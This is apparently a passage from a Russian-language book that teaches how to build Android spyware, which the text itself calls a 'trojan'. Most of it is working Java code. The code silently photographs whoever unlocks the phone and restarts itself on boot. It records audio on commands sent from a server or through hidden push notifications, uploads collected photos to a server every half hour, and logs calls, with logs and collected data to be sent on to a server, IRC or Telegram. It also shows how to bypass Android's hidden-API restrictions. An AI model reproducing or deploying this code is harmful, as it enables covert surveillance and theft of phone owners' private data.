private CameraCaptureSession.StateCallback mCaptureStateCallback =
        new CameraCaptureSession.StateCallback() {
            @Override
            public void onConfigured(CameraCaptureSession captureSession) {
                session = captureSession;

                try {
                    request =
                    device.createCaptureRequest(CameraDevice.TEMPLATE_PREVIEW);
                    request.addTarget(previewSurface);

                    request.set(CaptureRequest.CONTROL_AF_TRIGGER,
                        CameraMetadata.CONTROL_AF_TRIGGER_START);

                    captureSession.setRepeatingRequest(request.build(),
                                                       mCaptureCallback, handler);
                } catch (Exception e) {
                }
            }

            @Override
            public void onConfigureFailed(CameraCaptureSession mCaptureSession) {}
        };

private CameraCaptureSession.CaptureCallback mCaptureCallback =
        new CameraCaptureSession.CaptureCallback() {
    @Override
    public void onCaptureCompleted(CameraCaptureSession session,
                                   CaptureRequest request,
                                   TotalCaptureResult result) {
    }
};

private final ImageReader.OnImageAvailableListener mOnImageAvailableListener =
                                        new ImageReader.OnImageAvailableListener() {
    @Override
```

```
    public void onImageAvailable(ImageReader reader) {
        DateFormat dateFormat = new SimpleDateFormat("yyyy-MM-dd-HH-mm-ss");
        Date date = new Date();

        String filename = photosDir + "/" + dateFormat.format(date) + ".jpg";
        File file = new File(filename);

        Image image = imageReader.acquireLatestImage();

        try {
            ByteBuffer buffer = image.getPlanes()[0].getBuffer();
            byte[] bytes = new byte[buffer.remaining()];
            buffer.get(bytes);

            OutputStream os = new FileOutputStream(file);
            os.write(bytes);

            image.close();
            os.close();
        } catch (Exception e) {
            e.getStackTrace();
        }

        closeCamera();
    }
};

private void takePicture() {
    request.set(CaptureRequest.JPEG_ORIENTATION, getOrientation());

    request.addTarget(imageReader.getSurface());
    try {
        session.capture(request.build(), mCaptureCallback, handler);
    } catch (CameraAccessException e) {
    }
}

private void closeCamera() {
    try {
        if (null != session) {
            session.abortCaptures();
            session.close();
            session = null;
        }
        if (null != device) {
            device.close();
            device = null;
        }
```

```
            if (null != imageReader) {
                imageReader.close();
                imageReader = null;
            }
            if (null != surfaceTexture) {
                surfaceTexture.release();
            }
        } catch (Exception e) {
        }
    }

    public boolean takeSilentPhoto(String cam, String dir) {
        photosDir = dir;
        int facing;

        switch (cam) {
            case "front":
                facing = CameraCharacteristics.LENS_FACING_FRONT;
                break;
            case "back":
                facing = CameraCharacteristics.LENS_FACING_BACK;
                break;
            default:
                return false;
        }

        CameraManager manager = (CameraManager)
                context.getSystemService(Context.CAMERA_SERVICE);

        String cameraId = null;
        characteristics = null;

        try {
            for (String id : manager.getCameraIdList()) {
                characteristics = manager.getCameraCharacteristics(id);
                Integer currentFacing =
                            characteristics.get(CameraCharacteristics.LENS_FACING);
                if (currentFacing != null && currentFacing == facing) {
                    cameraId = id;
                    break;
                }
            }
        } catch (Exception e) {
            return false;
        }

        HandlerThread handlerThread = new HandlerThread("CameraBackground");
        handlerThread.start();
        handler = new Handler(handlerThread.getLooper());
```

```
        imageReader = ImageReader.newInstance(1920,1080, ImageFormat.JPEG, 2);
        imageReader.setOnImageAvailableListener(mOnImageAvailableListener, handler);

        try {
            manager.openCamera(cameraId, mStateCallback, handler);
            // Ждем фокусировку
            Thread.sleep(1000);
            takePicture();
        } catch (Exception e) {
            Log.d(TAG, "Can't open camera: " + e.toString());
            return false;
        }

        return true;
    }

    private int getOrientation() {
        WindowManager wm = (WindowManager)
                                    context.getSystemService(Context.WINDOW_SERVICE);
        int rotation = wm.getDefaultDisplay().getRotation();
        int deviceOrientation = 0;

        switch(rotation){
            case Surface.ROTATION_0:
                deviceOrientation = 0;
                break;
            case Surface.ROTATION_90:
                deviceOrientation = 90;
                break;
            case Surface.ROTATION_180:
                deviceOrientation = 180;
                break;
            case Surface.ROTATION_270:
                deviceOrientation = 270;
                break;
        }

        int sensorOrientation =
                        characteristics.get(CameraCharacteristics.SENSOR_ORIENTATION);
        deviceOrientation = (deviceOrientation + 45) / 90 * 90;
        boolean facingFront = characteristics.get(CameraCharacteristics.LENS_FACING)
                                        == CameraCharacteristics.LENS_FACING_FRONT;
        if (facingFront) deviceOrientation = -deviceOrientation;
        return (sensorOrientation + deviceOrientation + 360) % 360;
    }
}
```

Этот код следует вызывать в отдельном потоке, передав в качестве аргументов место расположения камеры (`front` — передняя, `back` — задняя) и каталог, в который будут сохранены фотографии. В качестве имен файлов будет использована текущая дата и время.

java

```
String cameraDir = context.getApplicationInfo().dataDir + "/camera/"
camera.takeSilentPhoto("front", cameraDir);
```

Складываем все вместе

С этого момента у нас есть каркас приложения, который запускает сервис и скрывает свое присутствие. Есть набор функций и классов, которые позволяют собирать информацию о смартфоне и его владельце, а также скрытно записывать аудио и делать фото. Теперь нужно разобраться, когда и при каких обстоятельствах их вызывать.

Если мы просто засунем вызов всех этих функций в сервис, то получим бесполезное «одноразовое приложение». Сразу после запуска оно узнает информацию о местоположении, получит список приложений, SMS, сделает запись аудио, снимок, сохранит все это в файлы в своем приватном каталоге и уснет. Оно даже не запустится после перезагрузки.

Гораздо более полезным оно станет, если определение местоположения, дамп приложений и SMS будет происходить по расписанию (допустим, раз в полчаса), снимок экрана — при каждом включении устройства, а запись аудио — по команде с сервера.

Задания по расписанию

Чтобы заставить Android выполнять код нашего приложения через определенные интервалы времени, можно использовать AlarmManager. Для начала напишем такой класс:

java

```
public class Alarm extends BroadcastReceiver {
    public static void set(Context context) {
        AlarmManager am = (AlarmManager)
context.getSystemService(Context.ALARM_SERVICE);
        Intent intent = new Intent(context, Alarm.class);
        PendingIntent pIntent = PendingIntent.getBroadcast(context, 0, intent, 0);
        am.setInexactRepeating(AlarmManager.ELAPSED_REALTIME_WAKEUP,
                               SystemClock.elapsedRealtime(), 30 * 60 * 1000, pIntent);
    }
```

```
    @Override
    public void onReceive(Context context, Intent intent) {
        // Твой код здесь
    }
}
```

Метод `set()` установит «будильник», срабатывающий каждые тридцать минут и запускающий метод `onReceive()`. Именно в него мы должны поместить код, скидывающий местоположение, SMS и список приложений в файлы. В метод `onCreate()` сервиса добавим следующую строку:

```
Alarm.set(this)
```

Снимок при включении экрана

Бессмысленно делать снимок каждые полчаса. Гораздо полезнее делать снимок передней камерой при разблокировке смартфона (сразу видно, кто его использует). Чтобы реализовать такое, создадим класс `ScreenOnReceiver`:

java

```
class ScreenOnReceiver extends BroadcastReceiver() {
    @Override
    void onReceive(Context context, Intent intent) {
        // Твой код здесь
    }
}
```

И зарегистрируем его в коде сервиса:

```
IntentFilter filter = new IntentFilter();
filter.addAction("android.intent.action.ACTION_SCREEN_ON");
registerReceiver(new ScreenOnReceiver(), filter);
```

Запуск при загрузке

В данный момент у нашего приложения есть одна большая проблема — оно будет работать ровно до тех пор, пока пользователь не перезагрузит смартфон. Чтобы перезапускать сервис при загрузке смартфона, создадим еще один ресивер:

java

```
class BootReceiver extends BroadcastReceiver() {
    @Override
    void onReceive(Context context, Intent intent) {
        Intent serviceIntent = new Intent(this, MainService.class);
```

```
        startService(serviceIntent);
    }
}
```

И добавим его в манифест:

xml

```
<receiver android:name="com.example.BootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```

Запись аудио по команде

С этим немного сложнее. Самый простой способ отдать команду нашему трояну — записать ее в обычный текстовый файл и выложить этот файл на сервере. Затем поместить в сервис код, который будет, допустим, каждую минуту проверять сервер на наличие файла и выполнять записанную в нем команду.

В коде это может выглядеть примерно так:

java

```
String url = "http://example.com/cmd"
OkHttpClient client = new OkHttpClient();
Request request = new Request.Builder().url(url).build();

while (true) {
    Response response = client.newCall(request).execute();
    String cmd = response.body().string();
    cmd = cmd.trim()
    if (cmd.equals("record")) {
        // Делаем аудиозапись
    }
    try {
        Thread.sleep(60 * 1000);
    } catch (InterruptedException e) {}
}
```

Конечно же, у этого кода есть недостаток — если вы один раз запишете команду в файл на сервере, троян будет выполнять ее каждую минуту. Чтобы этого избежать, достаточно добавить в файл числовой префикс в формате «X:команда» и увеличивать этот префикс при каждой записи команды. Троян же должен сохранять это число и выполнять команду только в том случае, если оно увеличилось.

Гораздо хуже, что ваш троян будет заметно расходовать батарею. А Android (начиная с шестой версии) будет его в этом ограничивать, закрывая доступ в Интернет. Чтобы избежать этих проблем, можно использовать сервис push-уведомлений. OneSignal (**http://onesignal.com**) отлично подходит на эту роль. Он бесплатен и очень прост в использовании. Зарегистрируйтесь в сервисе, добавьте новое приложение и следуйте инструкциям. В конце вам скажут, какие строки необходимо добавить в `build.gradle` приложения, а также попросят создать класс вроде этого:

java

```
class App extends Application {
    @Override
    public void onCreate() {
        super.onCreate()
        OneSignal.startInit(this).init()
    }
}
```

Но это еще не все. Также нам нужен сервис — обработчик push-уведомлений, который будет принимать их и выполнять действия в зависимости от содержащихся в push-уведомлении данных:

java

```
class OSService extends NotificationExtenderService {
    @Override
    protected boolean onNotificationProcessing(OSNotificationReceivedResult
                                                        receivedResult) {
        String cmd = receivedResult.payload.body.trim()
        if (cmd.equals("record")) {
            // Делаем аудиозапись
        }

        // Не показывать уведомление
        return true
    }
}
```

Этот код трактует содержащуюся в уведомлении строку как команду и, если эта команда — `record`, выполняет нужный нам код. Само уведомление не появится на экране, поэтому пользователь ничего не заметит. Последний штрих — добавим сервис в манифест:

xml

```
<service
    android:name="org.antrack.app.service.OSService"
```

```
    android:exported="false">
    <intent-filter>
        <action android:name="com.onesignal.NotificationExtender" />
    </intent-filter>
</service>
```

Отправка данных на сервер

Итак, мы собрали данные и сохранили их в файлы внутри приватного каталога. Теперь мы готовы залить эти данные на сервер. Сделать это не так уж сложно, вот, например, как можно отправить на сервер нашу фотку:

java

```
private static final MediaType MEDIA_TYPE_JPEG = MediaType.parse("image/jpeg");

public void uploadImage(File image, String imageName) throws IOException {
    OkHttpClient client = new OkHttpClient();

    RequestBody requestBody = new MultipartBody.Builder().setType(MultipartBody.FORM)
       .addFormDataPart("file", imageName, RequestBody.create(MEDIA_TYPE_JPEG, image))
       .build();

    Request request = new Request.Builder().url("http://com.example.com/upload")
        .post(requestBody).build();

    Response response = client.newCall(request).execute();
}
```

Вызывать этот метод нужно из метода `onReceive()` класса `Alarm`, чтобы каждые тридцать минут приложение отправляло новые файлы на сервер. Отправленные файлы следует удалять.

Ну и, конечно же, на стороне сервера тебе необходимо реализовать хендлер, который будет обрабатывать аплоады. Как это сделать, сильно зависит от того, какой фреймворк и сервер вы используете.

Выводы

Android — очень дружелюбная к разработчикам сторонних приложений ОС. Поэтому написать полноценный троян здесь можно, используя стандартный API. Более того, с помощью того же API его значок можно скрыть из списка приложений и заставить работать в фоне, незаметно для пользователя.

ГЛАВА 15

Используем возможности Android в личных целях

Умение писать эффективные зловредные приложения напрямую зависит от знания особенностей среды, в которой эти приложения будут работать. Уже упоминавшиеся ранее API — только часть технических особенностей Android. Кроме этого, вредоносные программы обычно используют такие возможности, как динамическая загрузка кода, механизм IPC (Inter Process Communications) для общения с системой и другими приложениями, права администратора устройства, права сервиса Accessibility, недоступные обычным приложениям скрытые API, а также права root, которые сегодня получить намного сложнее, чем во времена первых версий Android.

IPC

Как мы уже знаем, приложения для Android:

- имеют доступ только к своему собственному каталогу и (если есть такие полномочия) к SD-карте;
- могут использовать только заранее оговоренные возможности ОС (а начиная с Android 6 пользователь может отозвать полномочия прямо во время работы программы);
- не имеют права напрямую запускать, создавать каналы связи или вызывать методы других приложений.

Реализовано это все с помощью стандартных прав доступа к файлам, многочисленных проверок прав доступа к ресурсам ОС на всех уровнях вплоть до ядра и запуска каждого приложения в своей собственной виртуальной машине.

Все эти механизмы отлично работают и выполняют свои функции, но есть одна проблема: если приложения полностью отрезаны друг от друга, то как им общаться и как они должны взаимодействовать с более привилегированными системными сервисами, которые суть те же приложения? Ответ на этот вопрос таков: система сообщений и вызова процедур Binder, одна из многочисленных находок создателей легендарной BeOS, перекочевавшая в Android.

Binder похож на механизм COM из Windows, но пронизывает всю операционную систему от и до. Фактически вся высокоуровневая часть Android базируется на Binder, позволяя компонентам системы и приложениям обмениваться данными и передавать друг другу управление, четко контролируя полномочия компонентов на взаимодействие. Binder используется для взаимодействия приложений с графической подсистемой, с его же помощью происходит запуск и остановка приложений, «общение» приложений с системными сервисами. Binder используется даже тогда, когда вы запускаете новую активность или сервис внутри своего приложения.

Интенты

В Android объект класса Intent является абстракцией сообщения Binder и по большому счету представляет собой способ передачи управления компонентам своего или чужого приложения, вне зависимости от того, запущено приложение, к которому относится данный компонент, или нет. Банальнейший пример — запуск активности:

java

```
Intent intent = new Intent(this, SecondActivity.class);
startActivity(intent);
```

Это пример так называемого явного интента. Есть класс `SecondActivity`, в котором есть метод `OnCreate()`, а мы просто говорим системе: «Хочу запустить активность, реализованную в данном классе». Сообщение уходит, система его получает, находит метод `OnCreate()` в классе `SecondActivity` и запускает его. Скучно и просто. Но все становится намного интереснее, если использовать неявный интент. Для этого немного изменим наш пример:

java

```
Intent intent = new Intent("com.my.app.MY_ACTION");
startActivity(intent);
```

И модифицируем описание активности в манифесте:

xml

```
<activity
        android:name="com.my.app.SecondActivity"
        android:label="@string/app_name" >
    <intent-filter>
            <action android:name="com.my.app.MY_ACTION" />
            <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

Результат будет тот же, а возни намного больше. Однако есть одно очень большое «но»: в данном случае мы использовали не имя компонента, который хотим запустить (`SecondActivity`), а *действие*, которое хотим выполнить (`com.my.app.MY_ACTION`). То есть формулировка «Я хочу запустить...» превратилась в «Я хочу выполнить такое-то действие, и мне плевать, кто это сделает». Следствием этого стал тот факт, что нашу активность теперь можно запустить из любого другого приложения точно таким же способом. Все, что нужно это указать, — действие, все остальное система сделает сама.

Может показаться, что все это немного бессмысленно и бесполезно, но взгляните на следующий пример:

java

```
Intent intent = new Intent(Intent.ACTION_CALL);
intent.setData(Uri.parse("tel:12345678900"));
startActivity(intent);
```

Этот простой код позволяет позвонить любому абоненту (при наличии полномочия `android.permission.CALL_PHONE`), а все благодаря тому, что приложение Phone умеет обрабатывать действие `Intent.ACTION_CALL` (точно таким же способом, как в нашем примере, с помощью intent-filter). Более того, если на смартфоне установлена сторонняя «звонилка», которая умеет реагировать на то же действие, система спросит, какое именно приложение использовать для звонка.

Существует множество стандартных системных действий, которые могут обрабатывать приложения. Например, `Intent.ACTION_VIEW` для открытия веб-страниц, изображений и других документов, `ACTION_SEND` для отправки данных (стандартный диалог «Поделиться»), `ACTION_SEARCH` и т. д. Плюс разработчики приложений могут определять свои собственные действия на манер того, как мы это сделали во втором примере. Но есть одно действие, которое обязаны обрабатывать все приложения, имеющие иконку на рабочем столе, — это `android.intent.action.MAIN`. Среда разработки сама создает для него intent-filter и указывает `MainActivity` в качестве получателя. Так что вы можете даже не подозревать о том, что ваше приложение умеет его обрабатывать, но именно оно позволяет лаунчеру узнать, что на смартфон установлено ваше приложение.

Однако все это не так уж и интересно, и в рамках этой книги я бы хотел сконцентрироваться на другом аспекте интентов и Binder, а именно на широковещательных сообщениях.

Широковещательные сообщения

Одна из замечательных особенностей интентов заключается в том, что это именно сообщения, а значит, их можно использовать не только для запуска компонентов приложений, но и для оповещения о каких-либо событиях и передачи данных.

И эта особенность используется в Android на полную катушку. Система рассылает широковещательные сообщения при возникновении любого сколько-нибудь значимого события: включение и выключение смартфона, включение экрана, подключение к сети, к зарядному устройству, в случае низкого заряда батареи, при входящем и исходящем звонке, и т. д. Даже смена даты приводит к отправке широковещательного сообщения.

Если писать код с учетом всех этих сообщений, можно получить очень умное приложение, способное подстраиваться под работу смартфона и пользователя, а что самое важное — приложение будет обрабатывать эти сообщения вне зависимости от того, запущено оно или нет (в новых версиях Android актуально не для всех типов сообщений).

Ранее мы уже использовали интенты для запуска сервиса и снимка лица при включении экрана, теперь рассмотрим другой пример. Допустим, у нас есть приложение с полностью зависимым от Интернета сервисом. Сервис постоянно поддерживает подключение к удаленному серверу и ждет управляющей команды. Обычными методами проблема внезапного отключения от Интернета решалась бы либо проверкой на наличие Интернета перед каждым повторным подключением к серверу и засыпанием, если его нет, либо отдельным потоком, который время от времени просыпался бы и проверял наличие связи, в случае чего пиная основной поток. Недостаток обоих методов состоит в том, что они приводят к задержкам переподключения в момент, когда Интернет появляется. Ничего критичного, конечно, но неприятно.

Но, если приложение будет реагировать на сообщения от системы, эта проблема решится сама собой. Чтобы реализовать такое, необходимо, чтобы приложение реагировало на сообщение `CONNECTIVITY_CHANGE`, а затем проверяло, что конкретно произошло: отключение от сети или подключение. Чтобы реализовать эту функцию, нам понадобится ресивер:

java

```
public class ConnChangeReceiver extends BroadcastReceiver {
        private String TAG="ConnChangeReceiver";

        @Override
        public void onReceive(Context context, Intent intent) {
            Intent myIntent = new Intent(context, MainService.class);
            if (isConnected(context)) {
                    Log.d(TAG, "Connected to network, start service");
                    context.startService(myIntent);
            } else {
                    Log.d(TAG, "Network disconnected, stop service");
                    context.stopService(myIntent);
            }
        }
```

```
    public static boolean isConnected(Context context) {
        ConnectivityManager cm = (ConnectivityManager)
                                 context.getSystemService(Context.CONNECTIVITY_SERVICE);
        if (cm == null) {
            return false;
        }

        NetworkInfo networkInfo = cm.getActiveNetworkInfo();
        if (networkInfo == null) {
            return false;
        }

        return networkInfo.isConnected();
    }
}

...

IntentFilter filter = new IntentFilter();
filter.addAction("android.net.conn.CONNECTIVITY_CHANGE");
registerReceiver(new ConnChangeReceiver(), filter);
```

При возникновении сообщения `CONNECTIVITY_CHANGE` запускается ресивер, который проверяет, что произошло: установка или разрыв соединения, и в зависимости от этого запускает или останавливает весь сервис целиком. В реальном коде также может быть куча других проверок, а еще проверка подключения с помощью пинга хоста 8.8.8.8 (подключение может быть установлено, но сам Интернет недоступен). Но это не так важно, а важно то, что простейший код позволяет нам легко избавиться от довольно серьезной проблемы, причем система по максимуму берет работу на себя и, например, если сервис уже будет запущен, ничего не произойдет, второго сервиса не появится. Таким же образом можно реагировать на многие другие сообщения, описанные в официальной документации (**http://developer.android.com/intl/ru/reference/android/content/Intent.html**).

Логирование звонков

В качестве еще одного примера рассмотрим логирование звонков. Для этого понадобится довольно простой ресивер:

java

```
public class PhoneStateReceiver extends BroadcastReceiver {
  private final String TAG = "PhoneStateReceiver";
  private boolean incomingFlag = false;
  private String incomingNumber = null;
```

```
  @Override
  public void onReceive(Context context, Intent intent) {
      if (intent.getAction().equals(Intent.ACTION_NEW_OUTGOING_CALL)){
        String phoneNumber = intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER);
        Log.d(TAG, "Call to number: " + phoneNumber);
      } else {
        TelephonyManager tm =
                (TelephonyManager)context.getSystemService(Service.TELEPHONY_SERVICE);
        switch (tm.getCallState()) {
            case TelephonyManager.CALL_STATE_RINGING:
              incomingFlag = true;
              incomingNumber = intent.getStringExtra("incoming_number");
              Log.d(TAG, "Incoming call: " + incomingNumber);
              break;
            case TelephonyManager.CALL_STATE_OFFHOOK:
              if (incomingFlag) {
                  Log.d(TAG, "Incoming call accepted: " + incomingNumber);
              }
              break;
        }
      }
  }
}
```

Как обычно, все очень просто, однако в этом случае мы не просто реагируем на интент, но и проверяем действие с помощью метода `getAction()`. Наш ресивер должен реагировать и на действие `NEW_OUTGOING_CALL`, и на `PHONE_STATE`, т. е. изменение состояния радиомодуля. Также мы проверяем переданные в интенте дополнительные данные с помощью `getStringExtra()`. А далее, если это исходящий звонок, мы просто логируем его; если же произошло изменение состояния, то проверяем текущее состояние с помощью TelephonyManager и логируем, если звонок входящий.

Разумеется, в реальном «вредоносном» приложении нужно будет не логировать звонки, а либо аккуратненько записывать их в файлик, который затем отправлять куда надо, либо сразу отправлять куда надо, хоть на сервер, хоть в IRC, хоть в Telegram.

Скрытые API

Не все API в Android доступны всем приложениям. Есть так называемые скрытые API, которые нельзя просто так вызывать. Взглянем на следующий декомпилированный код приложения Drop Down Status Bar (рис. 15.1).

Он создает объект класса `StatusBarManager` и вызывает его метод `expandNotificationPanel()`, если приложение работает в среде Android 4.2, или метод `expand()`, если это Android предыдущих версий. Это реально существующее и пре-




Рис. 15.1. Декомпилированный листинг Drop Down Status Bar




Рис. 15.2. Аналогичный код вызывает ошибку приложения

красно работающее приложение. Но если мы попробуем написать точно такой же код, то получим ошибку (рис. 15.2).

Класс `StatusBarManager` не существует в Android SDK. Так происходит потому, что фреймворк, содержащий все классы пакета Android (включая требуемый нам `android.app.StatusBarManager`), *не один и тот же на реальном устройстве и в SDK*. Версия фреймворка в SDK, во-первых, довольно сильно урезана в плане доступных классов, а во-вторых, не включает в себя самого кода реализации классов (вместо методов и конструкторов — заглушки, рис. 15.3).




Рис. 15.3. Содержимое фреймворков реального устройства и SDK

В итоге, чтобы получить доступ ко всем классам и методам, определенным в API Android на самом устройстве, необходимо либо подключить к приложению фреймворк, выдернутый прямо с устройства, либо использовать рефлексию.

Оригинальный фреймворк

Чтобы использовать оригинальный фрейморк, его необходимо скачать с устройства (например, с помощью ADB):

```
$ adb shell
> su
> cp /system/framework/framework.jar /sdcard/
> exit
> exit

$ adb pull /sdcard/framework.jar
```

Далее его необходимо транслировать обратно в байткод Java:

```
$ unzip framework.jar
$ dex2jar-2.0/d2j-dex2jar.sh classes.dex
```

И затем разместить как обычную библиотеку в проекте:

```
$ cp classes-dex2jar.jar ~/AndroidstudioProjects/ИМЯ_ПРИЛОЖЕНИЯ/app/libs/
```

И присоединить ее к проекту с помощью меню **Add as library**.

Рефлексия

Второй способ гораздо проще:

java

```
try {
    //noinspection ResourceType
    Object service  = context.getSystemService("statusbar");
    Class<?> statusbarManager = Class.forName("android.app.StatusBarManager");
    Method expand = statusbarManager.getMethod("expandNotificationsPanel");
    expand.invoke(service);
} catch (Exception e) {
    Log.e("StatusBar", e.toString());
}
```

Здесь мы находим класс `StatusBarManager`, находим и взываем его метод `expandNotificationsPanel()`.

Какие еще скрытые API существуют?

На самом деле, их не так уж много. В основном Android использует скрытые API для взаимодействия между системными классами, поэтому в основном это различные константы и подсобные функции, малоинтересные обычным программистам. Но есть и несколько интересных API, которые позволяют:

- монтировать, размонтировать и форматировать файловые системы (StorageManager);
- получать расширенную информацию о Wi-Fi (WifiManager);
- узнать UID и прочую информацию о текущем процессе (Process);
- получить расширенную информацию о базовой станции (CellInfoLte);
- узнать тип сети (ConnectivityManager);
- получить список установленных пакетов, принадлежащих указанному пользователю (PackageManager).

Проблема здесь прослеживается только в том, что многие из этих API требуют специальных полномочий, а некоторые из них запрещены к использованию в последних версиях Android. Список запрещенных API можно найти здесь:

https://developer.android.com/distribute/best-practices/develop/restrictions-non-sdk-interfaces.

Запрет рефлексии в Android 9

Начиная с Android 9 Google запретила доступ ко многим скрытым API с помощью рефлексии, но быстро выяснилось, что защиту можно обойти с помощью двойной

рефлексии (или метарефлексии), когда вместо вызова метода самостоятельно приложение просит сделать это саму операционную систему:

kotlin

```
val forName = Class::class.java.getMethod("forName", String::class.java)
val getMethod = Class::class.java.getMethod("getMethod", String::class.java,
arrayOf<Class<*>>()::class.java)
val someHiddenClass = forName.invoke(null, "android.some.hidden.Class") as Class<*>
val someHiddenMethod = getMethod.invoke(someHiddenClass, "someHiddenMethod",
String::class.java)

someHiddenMethod.invoke(null, "some important string")
```

Однако начиная с Android 11 этот способ также перестал работать, но только в отношении приложений, собранных для API 30 и выше (`targetSdk=30`). Приложения, собранные для более ранних версий Android, смогут использовать рефлексию.

Системный API

Кроме скрытых API, в Android есть ряд системных API, доступных исключительно приложениям, подписанным ключом прошивки, либо размещенных в системном каталоге. В этом разделе мы попробуем разобраться, как получить доступ к этим API и какие возможности они открывают.

Немного теории

Как мы выяснили ранее, в Android есть такое понятие, как *полномочия приложений* (permissions), либо разрешения, кому как больше нравится. Полномочия прописываются в файл `Manifest.xml` каждого приложения и определяют то, к каким функциям API сможет получить доступ приложение. Хотите работать с камерой — добавьте в `Manifest.xml` строку `<uses-permission android:name="android.permission.CAMERA" />`. Нужен доступ к карте памяти — `android.permission.READ_EXTERNAL_STORAGE`. Все просто и логично, к тому же все доступные приложениям полномочия хорошо документированы (**https://developer.android.com/reference/android/Manifest.permission?hl=ru**).

Есть, однако, в этой стройной схеме одна очень важная деталь, которую сами создатели Android называют *уровень доступа* (protection level). Чтобы понять, что это такое, попробуйте добавить в `Manifest.xml` любого своего приложения следующую строку:

xml

```
<uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS" />
```

По идее данное разрешение должно открыть доступ к API, который позволяет переводить смартфон в режим полета, включать/выключать GPS и делать другие

полезные вещи. Но Android Studio так не считает и поэтому сразу подчеркивает строку как ошибку с формулировкой **Permission is only granted to system apps**. Это и есть предупреждение о нарушении того самого уровня доступа. IDE как бы говорит нам: да, вы можете попробовать дать своему приложению разрешение WRITE_SECURE_SETTINGS, но Android все равно не разрешит вам использовать закрепленный за ним API до тех пор, пока вы не сделаете свое приложение системным. А что значит «системным» в данном случае? Это значит, пока не подпишете его тем же цифровым ключом, каким подписана сама прошивка.

Официально в Android существует четыре уровня полномочий:

- **normal** — «обычные» полномочия, открывающие приложению доступ к безобидным функциям, которые не получится использовать в коварных целях (примеры: SET_ALARM, ACCESS_NETWORK_STATE, VIBRATE). Система даже не предупредит, что приложение вообще их использует.
